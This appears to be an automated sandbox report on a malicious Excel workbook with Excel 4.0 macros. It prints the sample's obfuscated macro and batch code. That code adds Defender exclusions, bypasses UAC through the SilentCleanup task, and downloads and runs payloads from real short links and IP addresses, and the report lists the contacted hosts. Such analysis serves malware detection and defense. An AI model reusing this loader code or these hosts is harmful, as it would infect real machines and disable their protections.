Category:	modified
Size (bytes):	2000
Entropy (8bit):	5.3585901083999214

C:\Users\user\Documents\pd.bat	
Encrypted:	false
SSDEEP:	48:dnjA3VfSfC/7vUVfSfC/7vQVfSfC/7vu1AQ:dnM30K/Q0K/k0K/sAQ
MD5:	C771FD125198A4C0339E354183CD48A9
SHA1:	47399A8E8FC4FE8A41703A587EC26C2837C6BA3A
SHA-256:	9B46B9922BE2E0A9CDEE75F02F86C6CA9ECA965A2CA84EAAB8A997A2BC11E768
SHA-512:	5BBA903C99973959CD090AB1483F66AA2B13823F180E26C369892996A6163E6E28BC4623C1CCE095ED6D3A944F384A84058313B2DC847B2EE92B9185C797C2FC
Malicious:	**true**
Yara Hits:	• Rule: SUSP_PowerShell_Caret_Obfuscation_2, Description: Detects powershell keyword obfuscated with carets, Source: C:\Users\user\Documents\pd.bat, Author: Florian Roth • Rule: JoeSecurity_ObfuscatedPowershell, Description: Yara detected Obfuscated Powershell, Source: C:\Users\user\Documents\pd.bat, Author: Joe Security
Preview:	mode 18,1..color FE..setlocal..for /f "tokens=4-5 delims=. " %%i in ('ver') do set VERSION=%%i.%%j..if "%version%" == "10.0" (echo "Windows 10 detected" ..reg add "HKCU\Environment" /v "windir" /d "cmd /c start p^owersh^el^l -w 1 Add-MpPreference -ExclusionPath "$env:temp" ;Add-MpPreference -ExclusionPath "$env:appdata" ;Start-Sleep 12; (New-Object Net.WebClient).DownloadFile('https://cutt.ly/0jsbUDT',($env:appdata)+'\cr.exe');Start-Sleep 2; Start-Process $env:appdata\cr.exe;&REM " >nul..timeout /t 2 >nul..schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I >nul..timeout /t 3 >nul..reg delete "HKCU\Environment" /v "windir" /F..)..if "%version%" == "6.3" (echo "Windows 8.1 detected" ..reg add "HKCU\Environment" /v "windir" /d "cmd /c start p^owersh^el^l -w 1 Add-MpPreference -ExclusionPath "$env:temp" ;Add-MpPreference -ExclusionPath "$env:appdata" ;Start-Sleep 12; (New-Object Net.WebClient).DownloadFile('https://cutt.ly/0jsbUDT',($env:appdata)+'\cr.exe');Start-Sleep 2;

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Last Saved By: blobijump, Create Time/Date: Sun Sep 20 22:17:44 2020, Last Saved Time/Date: Sun Jan 3 2 3:14:32 2021, Security: 1
Entropy (8bit):	7.822763112772762
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	ul9kpUwYel.xls
File size:	281600
MD5:	c2ca4d5f2632597023b6cf5b496fb4ed
SHA1:	076f6120eb80059c41e8d731d59471a2e9d81ad8
SHA256:	1ed66ae579df680aae0c4469e916cc97a943e9f600a4d55767755456d6079c75
SHA512:	67c000984f8811626fcebb522b21399a29bc51fbddae108c08af6760cf57720ffc87eb4fdb448cfe4a8d0f355e30a46f804619dfb7cccadcbfae9a3e1339c4ca
SSDEEP:	6144:fnSGiysRchNXHfA1MiWhZFVEld+Dr7EU/RdbM4oSEIbWyaNekMiYg4iyJTQJQgTH:2WloSVaNeM4rT3gTH
File Content Preview:	.....;.....#..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "ul9kpUwYel.xls"

Indicators

Has Summary Info:	True
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	False

Indicators	
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Last Saved By:	blobijump
Create Time:	2020-09-20 21:17:44
Last Saved Time:	2021-01-03 23:14:32
Security:	1

Document Summary	
Document Code Page:	1252
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 276

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	276
Entropy:	3.16930549839
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . F e u i l 1 . . . . . M a c r o 1 . . . . . F e u i l l e s d e c a l c u l . . . . . M a c r o
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 98 00 00 00 02 00 00 00 e4 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 156

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	156
Entropy:	3.29938329109
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . l . . . . . 0 . . . . . 8 . . . . . L . . . . . X . . . . . d . . . . . b l o b i j u m p . . . @ . . . . L . z . . . . @ . . . . n 1 & . . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 6c 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 08 00 00 00 38 00 00 00 0c 00 00 00 4c 00 00 00 0d 00 00 00 58 00 00 00 13 00 00 00 64 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 0a 00 00 00 62 6c 6f 62 69 6a 75 6d 70 00 00 00 40 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 276911

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	276911
Entropy:	7.85404453629
Base64 Encoded:	True
Data ASCII:	. . . . . Z O . . . . . \ \ . p . . . . b l o b i j u m p B . . . . . a . . . . . = ... T h i s W o r k b o o k . . . . . = ... p ^) 8 . . . . . X . @ . .

General	
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 09 00 00 62 6c 6f 62 69 6a 75 6d 70 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
;;;;;;;112;;;;;;"=GET.CELL(5;L581)";;;;;;;"=EXEC(""c""&CHAR(109)&""d /c ""&CHAR(K582)&""owershe^l^l -w 1 stARt`-slE`Ep 3; Move-Item """"pd""&CHAR(46)&""bat"""" -Destination
""""$e`nV:T`EMP"""""")";;;;;;;;;;;;;"=EXEC(""c""&CHAR(109)&""d /c ""&CHAR(K582)&""owershe^l^l -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd""&CHAR(46)&""bat -Force"")";;;;;;;"=EXEC(""c""&CHAR(109
)&""d /c ""&CHAR(K582)&""owershe^l^l -w 1 stARt`-slE`Ep 1; attrib +s +h pd""&CHAR(46)&""bat"")";;;;;;;"=EXEC(""c""&CHAR(109)&""d /c ""&CHAR(K582)&""owershe^l^l -w 1 stARt`-slE`Ep 7;cd """"$e`nV:
T`EMP; ./pd""&CHAR(46)&""bat"""""")";;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;"=EXEC(""c""&CHAR(109)&""d /c ""&CHAR(K582)&""owershe^l^l -w 1 (nEw-oB`jecT Ne""&CHAR(116)&CHAR(46)&CHAR(87
)&CHAR(101)&""bcLIENt).
('Down'+'loadFile').In""&CHAR(118)&""oke(""""&CHAR(104)&""ttps://cutt.ly/ZjsbPXY','pd""&CHAR(46)&""bat')"""")";;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
```

Network Behavior

Network Port Distribution



Total Packets: 43

- 53 (DNS)
- 80 (HTTP)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 8, 2021 09:06:06.970048904 CET	49165	443	192.168.2.22	104.22.1.232
Jan 8, 2021 09:06:07.010096073 CET	443	49165	104.22.1.232	192.168.2.22
Jan 8, 2021 09:06:07.010205030 CET	49165	443	192.168.2.22	104.22.1.232
Jan 8, 2021 09:06:07.033577919 CET	49165	443	192.168.2.22	104.22.1.232
Jan 8, 2021 09:06:07.073527098 CET	443	49165	104.22.1.232	192.168.2.22
Jan 8, 2021 09:06:07.078279972 CET	443	49165	104.22.1.232	192.168.2.22
Jan 8, 2021 09:06:07.078305006 CET	443	49165	104.22.1.232	192.168.2.22
Jan 8, 2021 09:06:07.078320026 CET	443	49165	104.22.1.232	192.168.2.22
Jan 8, 2021 09:06:07.078397036 CET	49165	443	192.168.2.22	104.22.1.232
Jan 8, 2021 09:06:07.085994005 CET	49165	443	192.168.2.22	104.22.1.232
Jan 8, 2021 09:06:07.126003981 CET	443	49165	104.22.1.232	192.168.2.22
Jan 8, 2021 09:06:07.126857042 CET	443	49165	104.22.1.232	192.168.2.22
Jan 8, 2021 09:06:07.329070091 CET	49165	443	192.168.2.22	104.22.1.232
Jan 8, 2021 09:06:11.254014015 CET	49165	443	192.168.2.22	104.22.1.232
Jan 8, 2021 09:06:11.293910980 CET	443	49165	104.22.1.232	192.168.2.22
Jan 8, 2021 09:06:11.354618073 CET	443	49165	104.22.1.232	192.168.2.22
Jan 8, 2021 09:06:11.354665995 CET	443	49165	104.22.1.232	192.168.2.22
Jan 8, 2021 09:06:11.354723930 CET	49165	443	192.168.2.22	104.22.1.232
Jan 8, 2021 09:06:11.358566046 CET	49167	80	192.168.2.22	37.46.150.139
Jan 8, 2021 09:06:11.405617952 CET	80	49167	37.46.150.139	192.168.2.22
Jan 8, 2021 09:06:11.405689001 CET	49167	80	192.168.2.22	37.46.150.139
Jan 8, 2021 09:06:11.405921936 CET	49167	80	192.168.2.22	37.46.150.139
Jan 8, 2021 09:06:11.458991051 CET	80	49167	37.46.150.139	192.168.2.22
Jan 8, 2021 09:06:11.459027052 CET	80	49167	37.46.150.139	192.168.2.22

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 8, 2021 09:06:11.459093094 CET	49167	80	192.168.2.22	37.46.150.139
Jan 8, 2021 09:06:11.517374039 CET	49167	80	192.168.2.22	37.46.150.139
Jan 8, 2021 09:06:11.517652035 CET	49165	443	192.168.2.22	104.22.1.232
Jan 8, 2021 09:06:18.680576086 CET	49168	443	192.168.2.22	104.22.1.232
Jan 8, 2021 09:06:18.720607042 CET	443	49168	104.22.1.232	192.168.2.22
Jan 8, 2021 09:06:18.720712900 CET	49168	443	192.168.2.22	104.22.1.232
Jan 8, 2021 09:06:18.726763010 CET	49168	443	192.168.2.22	104.22.1.232
Jan 8, 2021 09:06:18.766719103 CET	443	49168	104.22.1.232	192.168.2.22
Jan 8, 2021 09:06:18.773158073 CET	443	49168	104.22.1.232	192.168.2.22
Jan 8, 2021 09:06:18.773205042 CET	443	49168	104.22.1.232	192.168.2.22
Jan 8, 2021 09:06:18.773220062 CET	443	49168	104.22.1.232	192.168.2.22
Jan 8, 2021 09:06:18.773267984 CET	49168	443	192.168.2.22	104.22.1.232
Jan 8, 2021 09:06:18.785875082 CET	49168	443	192.168.2.22	104.22.1.232
Jan 8, 2021 09:06:18.825841904 CET	443	49168	104.22.1.232	192.168.2.22
Jan 8, 2021 09:06:18.826107979 CET	443	49168	104.22.1.232	192.168.2.22
Jan 8, 2021 09:06:19.030057907 CET	49168	443	192.168.2.22	104.22.1.232
Jan 8, 2021 09:06:19.143624067 CET	49168	443	192.168.2.22	104.22.1.232
Jan 8, 2021 09:06:19.183582067 CET	443	49168	104.22.1.232	192.168.2.22
Jan 8, 2021 09:06:19.304924011 CET	443	49168	104.22.1.232	192.168.2.22
Jan 8, 2021 09:06:19.304955006 CET	443	49168	104.22.1.232	192.168.2.22
Jan 8, 2021 09:06:19.305063009 CET	49168	443	192.168.2.22	104.22.1.232
Jan 8, 2021 09:06:19.494285107 CET	49169	80	192.168.2.22	192.185.194.191
Jan 8, 2021 09:06:19.652462006 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.652621984 CET	49169	80	192.168.2.22	192.185.194.191
Jan 8, 2021 09:06:19.652738094 CET	49169	80	192.168.2.22	192.185.194.191
Jan 8, 2021 09:06:19.810796976 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.814476967 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.814513922 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.814532995 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.814549923 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.814613104 CET	49169	80	192.168.2.22	192.185.194.191
Jan 8, 2021 09:06:19.815541029 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.815577984 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.815602064 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.815601110 CET	49169	80	192.168.2.22	192.185.194.191
Jan 8, 2021 09:06:19.815625906 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.815650940 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.815670967 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.815684080 CET	49169	80	192.168.2.22	192.185.194.191
Jan 8, 2021 09:06:19.815701008 CET	49169	80	192.168.2.22	192.185.194.191
Jan 8, 2021 09:06:19.815721989 CET	49169	80	192.168.2.22	192.185.194.191
Jan 8, 2021 09:06:19.972599983 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.972642899 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.972662926 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.972685099 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.972733974 CET	49169	80	192.168.2.22	192.185.194.191
Jan 8, 2021 09:06:19.972889900 CET	49169	80	192.168.2.22	192.185.194.191
Jan 8, 2021 09:06:19.973469973 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.973501921 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.973524094 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.973550081 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.973556042 CET	49169	80	192.168.2.22	192.185.194.191
Jan 8, 2021 09:06:19.973567963 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.973591089 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.973613977 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.973625898 CET	49169	80	192.168.2.22	192.185.194.191
Jan 8, 2021 09:06:19.973632097 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.973656893 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.973673105 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.973685026 CET	49169	80	192.168.2.22	192.185.194.191
Jan 8, 2021 09:06:19.973690033 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.973711967 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.973731041 CET	49169	80	192.168.2.22	192.185.194.191
Jan 8, 2021 09:06:19.973735094 CET	80	49169	192.185.194.191	192.168.2.22

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 8, 2021 09:06:19.973752975 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:19.973777056 CET	49169	80	192.168.2.22	192.185.194.191
Jan 8, 2021 09:06:19.973835945 CET	49169	80	192.168.2.22	192.185.194.191
Jan 8, 2021 09:06:20.130754948 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:20.130800009 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:20.130827904 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:20.130851984 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:20.130876064 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:20.130898952 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:20.131103039 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:20.131129980 CET	80	49169	192.185.194.191	192.168.2.22
Jan 8, 2021 09:06:20.131153107 CET	80	49169	192.185.194.191	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 8, 2021 09:06:06.904562950 CET	52197	53	192.168.2.22	8.8.8.8
Jan 8, 2021 09:06:06.952363014 CET	53	52197	8.8.8.8	192.168.2.22
Jan 8, 2021 09:06:07.894315004 CET	53099	53	192.168.2.22	8.8.8.8
Jan 8, 2021 09:06:07.952980995 CET	53	53099	8.8.8.8	192.168.2.22
Jan 8, 2021 09:06:07.957093954 CET	52838	53	192.168.2.22	8.8.8.8
Jan 8, 2021 09:06:08.004982948 CET	53	52838	8.8.8.8	192.168.2.22
Jan 8, 2021 09:06:18.620414019 CET	61200	53	192.168.2.22	8.8.8.8
Jan 8, 2021 09:06:18.668276072 CET	53	61200	8.8.8.8	192.168.2.22
Jan 8, 2021 09:06:19.309438944 CET	49548	53	192.168.2.22	8.8.8.8
Jan 8, 2021 09:06:19.493421078 CET	53	49548	8.8.8.8	192.168.2.22
Jan 8, 2021 09:06:24.867347002 CET	55627	53	192.168.2.22	8.8.8.8
Jan 8, 2021 09:06:24.923634052 CET	53	55627	8.8.8.8	192.168.2.22
Jan 8, 2021 09:06:24.946413994 CET	56009	53	192.168.2.22	8.8.8.8
Jan 8, 2021 09:06:25.002636909 CET	53	56009	8.8.8.8	192.168.2.22
Jan 8, 2021 09:06:51.222317934 CET	61865	53	192.168.2.22	8.8.8.8
Jan 8, 2021 09:06:51.282998085 CET	53	61865	8.8.8.8	192.168.2.22
Jan 8, 2021 09:06:51.323060036 CET	55171	53	192.168.2.22	8.8.8.8
Jan 8, 2021 09:06:51.382138014 CET	53	55171	8.8.8.8	192.168.2.22
Jan 8, 2021 09:07:17.531116009 CET	52496	53	192.168.2.22	8.8.8.8
Jan 8, 2021 09:07:17.591433048 CET	53	52496	8.8.8.8	192.168.2.22
Jan 8, 2021 09:07:17.611469030 CET	57564	53	192.168.2.22	8.8.8.8
Jan 8, 2021 09:07:17.659508944 CET	53	57564	8.8.8.8	192.168.2.22
Jan 8, 2021 09:07:43.751187086 CET	63009	53	192.168.2.22	8.8.8.8
Jan 8, 2021 09:07:43.810369015 CET	53	63009	8.8.8.8	192.168.2.22
Jan 8, 2021 09:07:43.828711987 CET	59319	53	192.168.2.22	8.8.8.8
Jan 8, 2021 09:07:43.890265942 CET	53	59319	8.8.8.8	192.168.2.22
Jan 8, 2021 09:08:09.986008883 CET	53070	53	192.168.2.22	8.8.8.8
Jan 8, 2021 09:08:10.042922974 CET	53	53070	8.8.8.8	192.168.2.22
Jan 8, 2021 09:08:10.055391073 CET	59770	53	192.168.2.22	8.8.8.8
Jan 8, 2021 09:08:10.112701893 CET	53	59770	8.8.8.8	192.168.2.22
Jan 8, 2021 09:08:11.010469913 CET	61523	53	192.168.2.22	8.8.8.8
Jan 8, 2021 09:08:11.058412075 CET	53	61523	8.8.8.8	192.168.2.22
Jan 8, 2021 09:08:11.073539972 CET	62791	53	192.168.2.22	8.8.8.8
Jan 8, 2021 09:08:11.121582031 CET	53	62791	8.8.8.8	192.168.2.22
Jan 8, 2021 09:08:11.778194904 CET	50667	53	192.168.2.22	8.8.8.8
Jan 8, 2021 09:08:11.847470999 CET	53	50667	8.8.8.8	192.168.2.22
Jan 8, 2021 09:08:11.870695114 CET	54129	53	192.168.2.22	8.8.8.8
Jan 8, 2021 09:08:11.934531927 CET	53	54129	8.8.8.8	192.168.2.22
Jan 8, 2021 09:08:26.348934889 CET	65329	53	192.168.2.22	8.8.8.8
Jan 8, 2021 09:08:26.409410000 CET	53	65329	8.8.8.8	192.168.2.22
Jan 8, 2021 09:08:26.413012981 CET	60718	53	192.168.2.22	8.8.8.8
Jan 8, 2021 09:08:26.469329119 CET	53	60718	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 8, 2021 09:06:06.904562950 CET	192.168.2.22	8.8.8.8	0xd78f	Standard query (0)	cutt.ly	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 8, 2021 09:06:18.620414019 CET	192.168.2.22	8.8.8.8	0x1192	Standard query (0)	cutt.ly	A (IP address)	IN (0x0001)
Jan 8, 2021 09:06:19.309438944 CET	192.168.2.22	8.8.8.8	0x4317	Standard query (0)	chebo.discountmonumentcenter.com	A (IP address)	IN (0x0001)
Jan 8, 2021 09:06:24.867347002 CET	192.168.2.22	8.8.8.8	0xefb6	Standard query (0)	telete.in	A (IP address)	IN (0x0001)
Jan 8, 2021 09:06:24.946413994 CET	192.168.2.22	8.8.8.8	0x3f32	Standard query (0)	telete.in	A (IP address)	IN (0x0001)
Jan 8, 2021 09:06:51.222317934 CET	192.168.2.22	8.8.8.8	0xc52e	Standard query (0)	telete.in	A (IP address)	IN (0x0001)
Jan 8, 2021 09:06:51.323060036 CET	192.168.2.22	8.8.8.8	0x8c7b	Standard query (0)	telete.in	A (IP address)	IN (0x0001)
Jan 8, 2021 09:07:17.531116009 CET	192.168.2.22	8.8.8.8	0x5a45	Standard query (0)	telete.in	A (IP address)	IN (0x0001)
Jan 8, 2021 09:07:17.611469030 CET	192.168.2.22	8.8.8.8	0xeacf	Standard query (0)	telete.in	A (IP address)	IN (0x0001)
Jan 8, 2021 09:07:43.751187086 CET	192.168.2.22	8.8.8.8	0xaf2a	Standard query (0)	telete.in	A (IP address)	IN (0x0001)
Jan 8, 2021 09:07:43.828711987 CET	192.168.2.22	8.8.8.8	0xa4a6	Standard query (0)	telete.in	A (IP address)	IN (0x0001)
Jan 8, 2021 09:08:09.986008883 CET	192.168.2.22	8.8.8.8	0x78c7	Standard query (0)	telete.in	A (IP address)	IN (0x0001)
Jan 8, 2021 09:08:10.055391073 CET	192.168.2.22	8.8.8.8	0x9788	Standard query (0)	telete.in	A (IP address)	IN (0x0001)
Jan 8, 2021 09:08:11.778194904 CET	192.168.2.22	8.8.8.8	0xc5e	Standard query (0)	trashbinin spector.fun	A (IP address)	IN (0x0001)
Jan 8, 2021 09:08:11.870695114 CET	192.168.2.22	8.8.8.8	0x1e1f	Standard query (0)	trashbinin spector.fun	A (IP address)	IN (0x0001)
Jan 8, 2021 09:08:26.348934889 CET	192.168.2.22	8.8.8.8	0xff23	Standard query (0)	trashbinin spector.fun	A (IP address)	IN (0x0001)
Jan 8, 2021 09:08:26.413012981 CET	192.168.2.22	8.8.8.8	0x8f4f	Standard query (0)	trashbinin spector.fun	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 8, 2021 09:06:06.952363014 CET	8.8.8.8	192.168.2.22	0xd78f	No error (0)	cutt.ly		104.22.1.232	A (IP address)	IN (0x0001)
Jan 8, 2021 09:06:06.952363014 CET	8.8.8.8	192.168.2.22	0xd78f	No error (0)	cutt.ly		172.67.8.238	A (IP address)	IN (0x0001)
Jan 8, 2021 09:06:06.952363014 CET	8.8.8.8	192.168.2.22	0xd78f	No error (0)	cutt.ly		104.22.0.232	A (IP address)	IN (0x0001)
Jan 8, 2021 09:06:18.668276072 CET	8.8.8.8	192.168.2.22	0x1192	No error (0)	cutt.ly		104.22.1.232	A (IP address)	IN (0x0001)
Jan 8, 2021 09:06:18.668276072 CET	8.8.8.8	192.168.2.22	0x1192	No error (0)	cutt.ly		172.67.8.238	A (IP address)	IN (0x0001)
Jan 8, 2021 09:06:18.668276072 CET	8.8.8.8	192.168.2.22	0x1192	No error (0)	cutt.ly		104.22.0.232	A (IP address)	IN (0x0001)
Jan 8, 2021 09:06:19.493421078 CET	8.8.8.8	192.168.2.22	0x4317	No error (0)	chebo.discountmonumentcenter.com		192.185.194.191	A (IP address)	IN (0x0001)
Jan 8, 2021 09:06:24.923634052 CET	8.8.8.8	192.168.2.22	0xefb6	No error (0)	telete.in		195.201.225.248	A (IP address)	IN (0x0001)
Jan 8, 2021 09:06:25.002636909 CET	8.8.8.8	192.168.2.22	0x3f32	No error (0)	telete.in		195.201.225.248	A (IP address)	IN (0x0001)
Jan 8, 2021 09:06:51.282998085 CET	8.8.8.8	192.168.2.22	0xc52e	No error (0)	telete.in		195.201.225.248	A (IP address)	IN (0x0001)
Jan 8, 2021 09:06:51.382138014 CET	8.8.8.8	192.168.2.22	0x8c7b	No error (0)	telete.in		195.201.225.248	A (IP address)	IN (0x0001)
Jan 8, 2021 09:07:17.591433048 CET	8.8.8.8	192.168.2.22	0x5a45	No error (0)	telete.in		195.201.225.248	A (IP address)	IN (0x0001)
Jan 8, 2021 09:07:17.659508944 CET	8.8.8.8	192.168.2.22	0xeacf	No error (0)	telete.in		195.201.225.248	A (IP address)	IN (0x0001)

Copyright null 2021

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 8, 2021 09:07:43.810369015 CET	8.8.8.8	192.168.2.22	0xaf2a	No error (0)	telete.in		195.201.225.248	A (IP address)	IN (0x0001)
Jan 8, 2021 09:07:43.890265942 CET	8.8.8.8	192.168.2.22	0xa4a6	No error (0)	telete.in		195.201.225.248	A (IP address)	IN (0x0001)
Jan 8, 2021 09:08:10.042922974 CET	8.8.8.8	192.168.2.22	0x78c7	No error (0)	telete.in		195.201.225.248	A (IP address)	IN (0x0001)
Jan 8, 2021 09:08:10.112701893 CET	8.8.8.8	192.168.2.22	0x9788	No error (0)	telete.in		195.201.225.248	A (IP address)	IN (0x0001)
Jan 8, 2021 09:08:11.847470999 CET	8.8.8.8	192.168.2.22	0xc5e	No error (0)	trashbinin spector.fun		104.18.58.219	A (IP address)	IN (0x0001)
Jan 8, 2021 09:08:11.847470999 CET	8.8.8.8	192.168.2.22	0xc5e	No error (0)	trashbinin spector.fun		172.67.166.210	A (IP address)	IN (0x0001)
Jan 8, 2021 09:08:11.847470999 CET	8.8.8.8	192.168.2.22	0xc5e	No error (0)	trashbinin spector.fun		104.18.59.219	A (IP address)	IN (0x0001)
Jan 8, 2021 09:08:11.934531927 CET	8.8.8.8	192.168.2.22	0x1e1f	No error (0)	trashbinin spector.fun		104.18.58.219	A (IP address)	IN (0x0001)
Jan 8, 2021 09:08:11.934531927 CET	8.8.8.8	192.168.2.22	0x1e1f	No error (0)	trashbinin spector.fun		172.67.166.210	A (IP address)	IN (0x0001)
Jan 8, 2021 09:08:11.934531927 CET	8.8.8.8	192.168.2.22	0x1e1f	No error (0)	trashbinin spector.fun		104.18.59.219	A (IP address)	IN (0x0001)
Jan 8, 2021 09:08:26.409410000 CET	8.8.8.8	192.168.2.22	0xff23	No error (0)	trashbinin spector.fun		104.18.58.219	A (IP address)	IN (0x0001)
Jan 8, 2021 09:08:26.409410000 CET	8.8.8.8	192.168.2.22	0xff23	No error (0)	trashbinin spector.fun		172.67.166.210	A (IP address)	IN (0x0001)
Jan 8, 2021 09:08:26.409410000 CET	8.8.8.8	192.168.2.22	0xff23	No error (0)	trashbinin spector.fun		104.18.59.219	A (IP address)	IN (0x0001)
Jan 8, 2021 09:08:26.469329119 CET	8.8.8.8	192.168.2.22	0x8f4f	No error (0)	trashbinin spector.fun		104.18.58.219	A (IP address)	IN (0x0001)
Jan 8, 2021 09:08:26.469329119 CET	8.8.8.8	192.168.2.22	0x8f4f	No error (0)	trashbinin spector.fun		172.67.166.210	A (IP address)	IN (0x0001)
Jan 8, 2021 09:08:26.469329119 CET	8.8.8.8	192.168.2.22	0x8f4f	No error (0)	trashbinin spector.fun		104.18.59.219	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 37.46.150.139
- chebo.discountmonumentcenter.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	37.46.150.139	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 8, 2021 09:06:11.405921936 CET	72	OUT	GET /bat/scriptxls_bcb01d52-349f-4210-b1fc-2540a097ee09_fteenetx_wdexclusion.bat HTTP/1.1 Host: 37.46.150.139 Connection: Keep-Alive

